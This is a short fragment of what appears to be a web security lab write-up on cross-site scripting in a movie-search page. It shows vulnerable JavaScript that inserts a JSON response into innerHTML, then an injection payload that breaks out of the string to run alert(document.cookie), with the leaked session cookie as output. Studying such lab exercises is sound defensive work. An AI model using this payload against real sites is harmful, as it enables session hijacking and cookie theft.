
```
??? Sorry, we don't have that movie :("}]}'; // var JSONResponse = eval ("(" + JSONResponseString + ")"); var JSONResponse = JSON.parse(JSONResponseString); document.getElementById("result").innerHTML=JSONResponse.movies[0].response;
```



```
skyfall
```

5. Through this we can then steal cookie of the user or session hijacking by inputing:

"}]}';alert(document.cookie);</script>



```
security_level=0; PHPSESSID=d0lcjk8itldv2c3d0244v111d3
```